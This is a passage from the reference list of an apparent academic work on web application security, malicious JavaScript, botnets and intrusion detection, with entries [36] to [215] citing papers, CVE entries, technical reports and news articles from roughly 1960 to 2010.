[36] M. Cova, D. Balzarotti, V. Felmetsger, and G. Vigna. Swaddler: An Approach for the Anomaly-based Detection of State Violations in Web Applications. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 63–86, Gold Coast, Queensland, Australia, 2007.

[37] M. Cova, C. Kruegel, and G. Vigna. There Is No Free Phish: An Analysis of "Free" and Live Phishing Kits. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, San Jose, CA, USA, 2008.

[38] M. Cova, C. Kruegel, and G. Vigna. Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 281–290, Raleigh, NC, USA, 2010.

[39] R. Cox, J. Hansen, S. Gribble, and H. Levy. A Safety-Oriented Platform for Web Applications. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 350–364, Oakland, CA, USA, 2006.

[40] D. Crockford. ADsafe. `http://www.adsafe.org/`, 2007.

[41] CVE. CVE-2006-3311. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3311`, 2006.

[42] CVE. CVE-2006-5820. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5820`, 2006.

[43] CVE. CVE-2007-0015. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0015, 2007.

[44] CVE. CVE-2007-0071. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0071, 2007.

[45] CVE. CVE-2007-5779. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5779, 2007.

[46] CVE. CVE-2007-6019. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6019, 2007.

[47] CVE. CVE-2008-5499. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5499, 2008.

[48] CVE. CVE-2009-0520. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0520, 2009.

[49] CVE. CVE-2009-1866. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1866, 2009.

[50] D. De Beer. Detecting VMware with JavaScript (or how to waste your time with pointless exercises). http://carnal0wnage.blogspot.com/2009/04/detecting-vmware-with-javascript-or-how.html, 2009.

[51] D. Wichers, ed. OWASP Top 10. Technical report, The Open Web Application Security Project, 2010.

[52] D. Dagon, G. Gu, C. Lee, and W. Lee. A Taxonomy of Botnet Structures. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 325–339, Miami Beach, FL, USA, 2007.

[53] D. Dagon, C. Zou, and W. Lee. Modeling Botnet Propagation Using Time Zones. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2006.

[54] M. Dalton, N. Zeldovich, and C. Kozyrakis. Nemesis: Preventing Authentication & Access Control Vulnerabilities in Web Applications. In *Proceedings of the USENIX Security Symposium*, pages 267–282, San Jose, CA, USA, 2009.

[55] D. Danchev. DIY phishing kits introducing new features. http://blogs.zdnet.com/security/?p=1104, 2008.

[56] D. Danchev. Scareware pops-up at FoxNews. `http://blogs.zdnet.com/security/?p=3140`, 2009.

[57] M. Daniel, J. Honoroff, and C. Miller. Engineering Heap Overflow Exploits with JavaScript. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, San Jose, CA, USA, 2008.

[58] D. Denning. An Intrusion Detection Model. *IEEE Transactions on Software Engineering*, 13(2):222–232, Feb. 1987.

[59] A. Edwards, T. Jaeger, and X. Zhang. Runtime Verification of Authorization Hook Placement for the Linux Security Modules Framework. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 225–234, Washington, DC, USA, 2002.

[60] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda. Defending Browsers against Drive-by Downloads: Mitigating Heap-spraying Code Injection Attacks. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, pages 88–106, Milan, Italy, 2009.

[61] D. Engler, B. Chelf, A. Chou, and S. Hallem. Checking System Rules Using System-Specific, Programmer-Written Compiler Extensions. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, pages 1–16, San Diego, CA, USA, 2000.

[62] D. Engler, D. Chen, S. Hallem, A. Chou, and B. Chelf. Bugs as Deviant Behavior: A General Approach to Inferring Errors in Systems Code. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, pages 57–72, Banff, Canada, 2001.

[63] U. Erlingsson, B. Livshits, and Y. Xie. End-to-end Web Application Security. In *Proceedings of the USENIX Workshop on Hot Topics in Operating Systems (HotOS)*, San Diego, CA, USA, 2007.

[64] M. D. Ernst, J. Cockrell, W. G. Griswold, and D. Notkin. Dynamically discovering likely program invariants to support program evolution. *IEEE Transactions on Software Engineering*, 27(2):99–123, 2001.

[65] M. D. Ernst, J. H. Perkins, P. J. Guo, S. McCamant, C. Pacheco, M. S. Tschantz, and C. Xiao. The Daikon system for dynamic detection of likely invariants. *Science of Computer Programming*, 69(1–3):35–45, 2007.

[66] D. Evans and D. Larochelle. Improving Security Using Extensible Lightweight Static Analysis. *IEEE Software*, 19(1):42–51, 2002.

[67] Facebook JavaScript. `http://wiki.developers.facebook.com/index.php/FBJS`, 2009.

[68] Finjan. How a cybergang operates a network of 1.9 million infected computers. `http://www.finjan.com/MCRCblog.aspx?EntryId=2237`, 2009.

[69] E. Florio and K. Kasslin. Your computer is now stoned (...again!). *Virus Bulletin*, pages 4–8, Apr. 2008.

[70] S. Forrest. A Sense of Self for UNIX Processes. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 120–128, Oakland, CA, USA, 1996.

[71] J. Foster, M. Faehndrich, and A. Aiken. A Theory of Type Qualifiers. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 192–203, Atlanta, GA, USA, 1999.

[72] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 375–388, Alexandria, VA, USA, 2007.

[73] S. Frei, T. Dübendorfer, G. Ollman, and M. May. Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the "insecurity iceberg". In *Proceedings of DefCon 16*, Las Vegas, NV, USA, 2008.

[74] F. Freiling, T. Holz, and G. Wicherski. Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, pages 319–335, Milan, Italy, 2005.

[75] V. Ganapathy, S. Jha, D. Chandler, D. Melski, and D. Vitek. Buffer Overrun Detection using Linear Programming and Static Analysis. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 345–354, Washington, DC, USA, 2003.

[76] S. Garera, N. Provos, M. Chew, and A. Rubin. A Framework for Detection and Measurement of Phishing Attacks. In *Proceedings of the ACM Workshop on Recurring Malcode (WORM)*, pages 1–8, Alexandria, VA, USA, 2007.

[77] Gargoyle Software Inc. HtmlUnit. `http://htmlunit.sourceforge.net/`.

[78] A. Ghosh, J. Wanken, and F. Charron. Detecting Anomalous and Unknown Intrusions Against Programs. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 259–267, Phoenix, AZ, USA, 1998.

[79] P. Godefroid, A. Kieżun, and M. Levin. Grammar-based Whitebox Fuzzing. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 206–215, Tucson, AZ, USA, 2008.

[80] P. Godefroid, N. Klarlund, and K. Sen. DART: Directed Automated Random Testing. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 213–223, Chicago, IL, USA, 2005.

[81] P. Godefroid, M. Levin, and D. Molnar. Automated Whitebox Fuzz Testing. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, pages 151–166, San Diego, CA, USA, 2008.

[82] D. Goodin. Department of Homeland Security website hacked! `http://www.theregister.co.uk/2008/04/25/mass_web_attack_grows/`, 2008.

[83] D. Goodin. SQL injection taints BusinessWeek.com. `http://www.theregister.co.uk/2008/09/16/businessweek_hacked/`, 2008.

[84] D. Goodin. Potent malware link infects almost 300,000 webpages. `http://www.theregister.co.uk/2009/12/10/mass_web_attack/`, 2009.

[85] D. Goodin. Superworm seizes 9m pcs, ‘stunned’ researchers say. `http://www.theregister.co.uk/2009/01/16/9m_downadup_infections/`, 2009.

[86] D. Goodin. Exploit code for potent IE zero-day bug goes wild. `http://www.theregister.co.uk/2010/01/15/ie_zero_day_exploit_goes_wild/print.html`, 2010.

[87] Google. Safe Browsing API. `http://code.google.com/apis/safebrowsing/`.

[88] C. Grier, S. Tang, and S. King. Secure Web Browsing with the OP Web Browser. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 402–416, Oakland, CA, USA, 2008.

[89] J. Grossman. 8th Website Security Statistics Report. Technical report, WhiteHat, Inc., 2009.

[90] P. Guehring. Concepts against Man-in-the-Browser Attacks. `http://www2.futureware.at/svn/sourcerer/CAcert/SecureClient.pdf`, 2006.

[91] H. Moore. Browser Fun: Browser bugs, tricks, and hacks. `http://web.archive.org/web/20070705183400/http://browserfun.blogspot.com/`, 2006.

[92] V. Haldar, D. Chandra, and M. Franz. Dynamic Taint Propagation for Java. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 303–311, Tucson, AZ, USA, 2005.

[93] W. Halfond and A. Orso. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In *Proceedings of the IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 174–183, Long Beach, CA, USA, 2005.

[94] W. Halfond, A. Orso, and P. Manolios. WASP: Protecting Web Applications Using Positive Tainting and Syntax-Aware Evaluation. *IEEE Transactions on Software Engineering*, 34(1):65–81, 2008.

[95] O. Hallaraker and G. Vigna. Detecting Malicious JavaScript Code in Mozilla. In *Proceedings of the International Conference on Engineering of Complex Computer Systems*, pages 85–94, Shanghai, China, 2005.

[96] S. Hallem, B. Chelf, Y. Xie, and D. Engler. A System and Language for Building System-Specific, Static Analyses. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 69–82, Berlin, Germany, 2002.

[97] U. Harnhammar. CRLF Injection. Mail to Bugtraq mailing list, 2005.

[98] B. Hartstein. jsunpack – a generic JavaScript unpacker. `http://jsunpack.jeek.org/dec/go`.

[99] T. Holz, M. Engelberth, and F. Freiling. Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, pages 1–18, Saint-Malo, France, 2009.

[100] Y.-W. Huang, S.-K. Huang, T.-P. Lin, and C.-H. Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 148–159, Budapest, Hungary, 2003.

[101] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D. Lee, and S.-Y. Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 40–52, New York, NY, USA, 2004.

[102] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D. Lee, and S.-Y. Kuo. Verifying Web Applications Using Bounded Model Checking. In *Proceedings of the International Conference on Dependable Systems and Networks*, pages 199–208, Florence, Italy, 2004.

[103] A. Ikinci, T. Holz, and F. Freiling. Monkey-Spider: Detecting Malicious Websites with Low-Interaction Honeyclients. In *Proceedings of Sicherheit, Schutz und Zuverlässigkeit*, 2008.

[104] K. Ilgun, R. Kemmerer, and P. Porras. State Transition Analysis: A Rule-Based Intrusion Detection Approach. *IEEE Transactions on Software Engineering*, 21(3):181–199, 1995.

[105] Internet Security Systems X-Force. Mid-Year Trend Statistics. Technical report, IBM, 2008.

[106] S. Ioannidis and S. Bellovin. Building a Secure Web Browser. In *Proceedings of the USENIX Annual Technical Conference, FREENIX Track*, pages 127–134, Boston, MA, USA, 2001.

[107] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh. Protecting Browsers from DNS Rebinding Attacks. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 421–431, Alexandria, VA, USA, 2007.

[108] D. Jackson. Untorpig. `http://www.secureworks.com/research/tools/untorpig/`, 2008.

[109] M. Jakobsson and S. Myers, editors. *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft.* Wiley, 2006.

[110] Jif: Java + Information Flow. `http://www.cs.cornell.edu/jif/`, 2007.

[111] T. Jim, N. Swamy, and M. Hicks. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 601–610, Banff, Canada, 2007.

[112] R. Johnson and D. Wagner. Finding User/Kernel Pointer Bugs With Type Inference. In *Proceedings of the USENIX Security Symposium*, pages 119–134, San Diego, CA, USA, 2004.

[113] N. Jovanovic. txtForum: Script Injection Vulnerability. `http://www.seclab.tuwien.ac.at/advisories/TUVSA-0603-004.txt`, 2006.

[114] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities. Technical report, TU Wien, 2006.

[115] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 258–263, Oakland, CA, USA, 2006.

[116] N. Jovanovic, C. Kruegel, and E. Kirda. Precise Alias Analysis for Static Detection of Web Application Vulnerabilities. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security (PLAS)*, pages 27–36, Ottawa, Canada, 2006.

[117] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic. SecuBat: A Web Vulnerability Scanner. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 247–256, Edinburgh, Scotland, 2006.

[118] C. Kanich, K. Levchenko, B. Enright, G. Voelker, and S. Savage. The Heisenbot Uncertainty Problem: Challenges in Separating Bots from Chaff. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2008.

[119] A. Kieżun, P. Guo, K. Jayaraman, and M. Ernst. Automatic creation of SQL injection and cross-site scripting attacks. In *Proceedings of the International Conference on Software Engineering (ICSE)*, pages 199–209, Vancouver, Canada, 2009.

[120] J. King. Symbolic Execution and Program Testing. *Communications of the ACM*, 19(7):385–394, 1976.

[121] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: A Client-Side Solution for Mitigating Cross Site Scripting Attacks. In *Proceedings of the ACM Symposium on Applied Computing (SAC)*, pages 330–337, Dijon, France, 2006.

[122] V. Kiriansky, D. Bruening, and S. Amarasinghe. Secure Execution Via Program Shepherding. In *Proceedings of the USENIX Security Symposium*, pages 191–206, San Francisco, CA, USA, 2002.

[123] A. Klein. Cross Site Scripting Explained. Technical report, Sanctum Inc., 2002.

[124] A. Klein. "Divide and Conquer". HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics. Technical report, Sanctum, Inc., 2004.

[125] A. Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. Technical report, Web Application Security Consortium, 2005.

[126] C. Ko, M. Ruschitzka, and K. Levitt. Execution Monitoring of Security-Critical Programs in Distributed Systems: A Specification-based Approach. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 175–187, Oakland, CA, USA, 1997.

[127] C. Kruegel, T. Toth, and E. Kirda. Service Specific Anomaly Detection for Network Intrusion Detection. In *Proceedings of the Symposium on Applied Computing (SAC)*, pages 201–208, Madrid, Spain, 2002.

[128] C. Kruegel and G. Vigna. Anomaly Detection of Web-based Attacks. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 251–261, Washington, DC, USA, 2003.

[129] C. Kruegel, G. Vigna, and W. Robertson. A Multi-model Approach to the Detection of Web-based Attacks. *Computer Networks*, 48(5):717–738, 2005.

[130] C. Kruegel, G. Vigna, and W. Robertson. A Multi-model Approach to the Detection of Web-based Attacks. *Journal of Computer Networks*, 48(5), 2005.

[131] D. Larochelle and D. Evans. Statically Detecting Likely Buffer Overflow Vulnerabilities. In *Proceedings of the USENIX Security Symposium*, pages 14–26, Washington, DC, USA, 2001.

[132] J. Larus, T. Ball, M. Das, R. DeLine, M. Fahndrich, J. Pincus, S. Rajamani, and R. Venkatapathy. Righting Software. *IEEE Software*, 21(3):92–100, 2004.

[133] W. Lee and S. Stolfo. A Framework for Constructing Features and Models for Intrusion Detection Systems. *ACM Transactions on Information and System Security (TISSEC)*, 3(4):227–261, 2000.

[134] J. Leyden. Conficker botnet growth slows at 10m infections. `http://www.theregister.co.uk/2009/01/26/conficker_botnet/`, 2009.

[135] J. Leyden. Conficker zombie botnet drops to 3.5 million. `http://www.theregister.co.uk/2009/04/03/conficker_zombie_count/`, 2009.

[136] J. Ligatti, L. Bauer, and D. Walker. Edit Automata: Enforcement Mechanisms for Run-time Security Policies. *International Journal of Information Security*, 4(1–2):2–16, 2004.

[137] U. Lindqvist and P. Porras. Detecting Computer and Network Misuse Through the Production-Based Expert System Toolset (P-BEST). In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 146–161, Oakland, CA, USA, 1999.

[138] C. Linhart, A. Klein, R. Heled, and S. Orrin. HTTP Request Smuggling. Technical report, Watchfire Corporation, 2005.

[139] V. Livshits and M. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *Proceedings of the USENIX Security Symposium*, pages 271–286, Baltimore, MD, USA, 2005.

[140] A. Ludwig. IE 0day exploit domains. `http://isc.sans.org/diary.html?storyid=6739`, 2009.

[141] H. Luhn. Computer for Verifying Numbers. U.S. Patent 2,950,048, 1960.

[142] M. Fossi and E. Johnson, eds. Symantec Report on the Underground Economy. Technical report, Symantec, Inc., 2008.

[143] F. Maggi, W. Robertson, C. Kruegel, and G. Vigna. Protecting a Moving Target: Addressing Web Application Concept Drift. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 21–40, Saint-Malo, France, 2009.

[144] M. Martin and M. Lam. Automatic Generation of XSS and SQL Injection Attacks with Goal-Directed Model Checking. In *Proceedings of the USENIX Security Symposium*, pages 31–44, San Jose, CA, USA, 2008.

[145] M. Martin, B. Livshits, and M. Lam. Finding Application Errors and Security Flaws Using PQL: a Program Query Language. In *Proceedings of the ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, pages 365–383, San Diego, CA, USA, 2005.

[146] McAfee Avert Labs. McAfee Threats Report: First Quarter 2009. Technical report, McAfee, Inc., 2009.

[147] R. McMillan. Conficker group says worm 4.6 million strong. `http://www.cw.com.hk/content/conficker-group-says-worm-46-million-strong`, 2009.

[148] B. Miller, L. Fredriksen, and B. So. An Empirical Study of the Reliability of UNIX Utilities. *Communications of the ACM*, 33(12):32–44, 1990.

[149] MITRE Corporation. Common Vulnerabilities and Exposures (CVE). `http://cve.mitre.org/`.

[150] D. Moore, G. Voelker, and S. Savage. Inferring Internet Denial of Service Activity. In *Proceedings of the USENIX Security Symposium*, pages 9–22, Washington, DC, USA, 2001.

[151] T. Moore and R. Clayton. Examining the Impact of Website Take-down on Phishing. In *Proceedings of the APWG eCrime Researcher's Summit*, Pittsburgh, PA, USA, 2007.

[152] A. Moscaritolo. New York Times serves up rogue ads to readers. `http://www.scmagazineus.com/new-york-times-serves-up-rogue-ads-to-readers/article/148909/`, 2009.

[153] A. Moser, C. Kruegel, and E. Kirda. Exploring Multiple Execution Paths for Malware Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 231–245, Oakland, CA, USA, 2007.

[154] A. Moshchuk, T. Bragin, D. Deville, S. Gribble, and H. Levy. SpyProxy: Execution-based Detection of Malicious Web Content. In *Proceedings of the USENIX Security Symposium*, Boston, MA, USA, 2007.

[155] A. Moshchuk, T. Bragin, S. Gribble, and H. Levy. A Crawler-based Study of Spyware in the Web. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2006.

[156] Mozilla.org. Rhino: JavaScript for Java. `http://www.mozilla.org/rhino/`.

[157] D. Mutz, F. Valeur, C. Kruegel, and G. Vigna. Anomalous System Call Detection. *ACM Transactions on Information and System Security*, 9(1):61–93, 2006.

[158] D. Mutz, F. Valeur, G. Vigna, and C. Kruegel. Anomalous System Call Detection. *ACM Transactions on Information and System Security (TISSEC)*, 9(1):61–93, 2006.

[159] A. Myers. JFlow: Practical Mostly-Static Information Flow Control. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, pages 228–241, San Antonio, TX, USA, 1999.

[160] J. Nazario. PhoneyC: A Virtual Client Honeypot. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, Boston, MA, USA, 2009.

[161] New Zealand Honeynet Project. Know Your Enemy: Malicious Web Servers. `http://www.honeynet.org/papers/mws`, 2007.

[162] A. Nguyen-Tuong, S. Guarnieri, D. Greene, and D. Evans. Automatically Hardening Web Applications Using Precise Tainting. In *Proceedings of the 20th International Information Security Conference (SEC)*, pages 372–382, Chiba, Japan, 2005.

[163] G. Ollmann. Caution Over Counting Numbers in C&C Portals. `http://blog.damballa.com/?p=157`, 2009.

[164] Open Security Foundation. OSF DataLossDB: Data Loss News, Statistics, and Research. `http://datalossdb.org/`.

[165] Openwall Project. John the Ripper password cracker. `http://www.openwall.com/john/`.

[166] B. Parno, J. McCune, D. Wendlandt, D. Andersen, and A. Perrig. CLAMP: Practical Prevention of Large-Scale Data Leaks. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 154–169, Oakland, CA, USA, 2009.

[167] V. Paxson. Bro: A System for Detecting Network Intruders in Real-Time. *Journal of Computer Networks*, 31(23–24):2435–2463, 1999.

[168] Perl. Perl security. `http://perldoc.perl.org/perlsec.html`.

[169] PhishTank. `http://www.phishtank.com/`.

[170] M. Polychronakis, P. Mavrommatis, and N. Provos. Ghost Turns Zombie: Exploring the Life Cycle of Web-based Malware. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, San Francisco, CA, USA, 2008.

[171] P. Porras, H. Saidi, and V. Yegneswaran. A Foray into Conficker's Logic and Rendezvous Points. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, Boston, MA, USA, 2009.

[172] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *Proceedings of the USENIX Security Symposium*, pages 1–16, San Jose, CA, USA, 2008.

[173] N. Provos, J. McClain, and K. Wang. Search Worms. In *Proceedings of the ACM Workshop on Recurring Malcode (WORM)*, pages 1–8, Fairfax, VA, USA, 2006.

[174] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnet*, Cambridge, MA, USA, 2007.

[175] R. Boscovich et al. Microsoft Security Intelligence Report. Technical Report Volume 7, Microsoft, Inc., 2009.

[176] S. Ragan. Gizmodo victimized by malicious advertising scam. `http://www.thetechherald.com/article.php/200944/4690/Gizmodo-victimized-by-malicious-advertising-scam`, 2009.

[177] rain.forest.puppy. NT Web Technology Vulnerabilities. *Phrack Magazine*, 8(54), 1998.

[178] M. Rajab, F. Monrose, A. Terzis, and N. Provos. Peeking Through the Cloud: DNS-Based Estimation and Its Applications. In *International Conference on Applied Cryptography and Network Security*, pages 21–38, New York, NY, USA, 2008.

[179] M. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *ACM Internet Measurement Conference (IMC)*, pages 41–52, Rio de Janeriro, Brazil, 2006.

[180] M. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. My Botnet is Bigger than Yours (Maybe, Better than Yours): Why Size Estimates Remain Challenging. In *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnet*, Cambridge, MA, USA, 2007.

[181] A. Ramachandran and N. Feamster. Understanding the Network-level Behavior of Spammers. *ACM SIGCOMM Computer Communication Review*, 36(4):291–302, 2006.

[182] A. Ramachandran, N. Feamster, and D. Dagon. Revealing Botnet Membership Using DNSBL Counter-Intelligence. In *Conference on Steps to Reducing Unwanted Traffic on the Internet*, San Jose, CA, USA, 2006.

[183] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A Defense Against Heap-spraying Code Injection Attacks. In *Proceedings of the USENIX Security Symposium*, pages 169–186, San Jose, CA, USA, 2009.

[184] C. Reis. *Web Browsers as Operating Systems: Supporting Robust and Secure Web Programs.* PhD thesis, University of Washington, 2009.

[185] C. Reis, J. Dunagan, H. Wang, O. Dubrovsky, and S. Esmeir. BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML. *ACM Transactions on the Web*, 1(3), 2007.

[186] C. Reis and S. Gribble. Isolating Web Programs in Modern Browser Architectures. In *Proceedings of the ACM European Conference on Computer Systems (EuroSys)*, pages 219–232, Nuremberg, Germany, 2009.

[187] E. Rescorla. Security Holes... Who Cares? In *Proceedings of the USENIX Security Symposium*, pages 75–90, Washington, DC, USA, 2003.

[188] rgod. PHP Advanced Transfer Manager v1.30 underlying system disclosure / remote command execution / cross site scripting. `http://retrogod.altervista.org/phpatm130.html`, 2005.

[189] I. Ristic. ModSecurity: Open Source Web Application Firewall. `http://www.modsecurity.org/`.

[190] W. Robertson, F. Maggi, C. Kruegel, and G. Vigna. Effective Anomaly Detection with Scarce Training Data. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, San Diego, CA, USA, 2010.

[191] W. Robertson and G. Vigna. Static Enforcement of Web Application Integrity Through Strong Typing. In *Proceedings of the USENIX Security Symposium*, pages 283–298, San Jose, CA, USA, 2009.

[192] M. Roesch. Snort – Lightweight Intrusion Detection for Networks. In *Proceedings of the Large Installation System Administration Conference (LISA)*, 1999.

[193] P. Royal. USAToday.com Ads Redirect to Rogue AV. `http://blog.purewire.com/bid/14157/USAToday-com-Ads-Redirect-to-Rogue-AV`, 2009.

[194] S. Saroiu, S. Gribble, and H. Levy. Measurement and Analysis of Spyware in a University Environment. In *Proceedings of the USENIX Symposium on Networked Systems Design and Implementation*, pages 141–153, San Francisco, CA, USA, 2004.

[195] B. Schwarz, H. Chen, D. Wagner, G. Morrison, and J. West. Model Checking An Entire Linux Distribution for Security Violations. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, pages 13–22, Tucson, AZ, USA, 2005.

[196] D. Scott and R. Sharp. Abstracting Application-Level Web Security. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 396–407, Honolulu, HI, USA, 2002.

[197] C. Seifert, I. Welch, P. Komisarczuk, C. Aval, and B. Endicott-Popovsky. Identification of Malicious Web Pages Through Analysis of Underlying DNS and Web Server Relationships. In *Proceedings of the Australasian Telecommunication Networks and Applications Conference*, 2008.

[198] K. Sen, D. Marinov, and G. Agha. CUTE: A Concolic Unit Testing Engine for C. In *Proceedings of the ACM SIGSOFT Symposium on Foundations of Software Engineering (FSE)*, pages 263–272, Lisbon, Portugal, 2005.

[199] E. Sezer, P. Ning, C. Kil, and J. Xu. MemSherlock: An Automated Debugger for Unknown Memory Corruption Vulnerabilities. In *Proceedings of the*

ACM Conference on Computer and Communications Security (CCS), pages 562–572, Alexandria, VA, USA, 2007.

[200] U. Shankar, K. Talwar, J. Foster, and D. Wagner. Detecting Format String Vulnerabilities with Type Qualifiers. In *Proceedings of the USENIX Security Symposium*, Washington, DC, USA, 2001.

[201] M. Sharir and A. Pnueli. Two Approaches to Interprocedural Data Flow Analysis. In N. Jones and S. Muchnick, editors, *Program Flow Analysis: Theory and Applications*, chapter 7. Prentice Hall, 1981.

[202] R. Shirey. Internet Security Glossary, Version 2. RFC 4949 (Informational), 2007.

[203] SkyLined. Internet Explorer IFRAME src&name parameter BoF remote compromise. `http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php`, 2004.

[204] S. Small, J. Mason, F. Monrose, N. Provos, and A. Stubblefield. *To Catch a Predator*: A Natural Language Approach for Eliciting Malicious Payloads. In *Proceedings of the USENIX Security Symposium*, pages 171–183, San Jose, CA, USA, 2008.

[205] Sophos. Security at risk as one third of surfers admit they use the same password for all websites, Sophos reports. `http://www.sophos.com/pressoffice/news/articles/2009/03/password-security.html`, 2009.

[206] A. Sotirov. Heap Feng Shui in JavaScript. Black Hat Europe, 2007.

[207] A. Sotirov and M. Dowd. Bypassing Browser Memory Protections: Setting back browser security by 10 years. Black Hat, 2008.

[208] SpamCop. SpamCop.net. `http://www.spamcop.net/`, 2008.

[209] B. Spasic. Malzilla – malware hunting tool. `http://malzilla.sourceforge.net`.

[210] K. Spett. Blind SQL Injection. Technical report, SPI Dynamics, 2003.

[211] S. Stamm, B. Sterne, and G. Markham. Reining in the Web with Content Security Policy. In *Proceedings of the International World Wide Web Conference (WWW)*, pages 921–930, Raleigh, NC, USA, 2010.

[212] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your Botnet is My Botnet: Analysis of a Botnet Takeover. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 635–647, Chicago, IL, USA, 2009.

[213] Z. Su and G. Wassermann. The Essence of Command Injection Attacks in Web Applications. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, pages 372–382, Charleston, SC, USA, 2006.

[214] Symantec. Report on the underground economy. `http://www.symantec.com/content/en/us/about/media/pdfs/Underground_Econ_Report.pdf`, 2008.

[215] T. Pietraszek and C. Vanden Berghe. Defending against Injection Attacks through Context-Sensitive String Evaluation. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 124–145, Seattle, WA, USA, 2005.

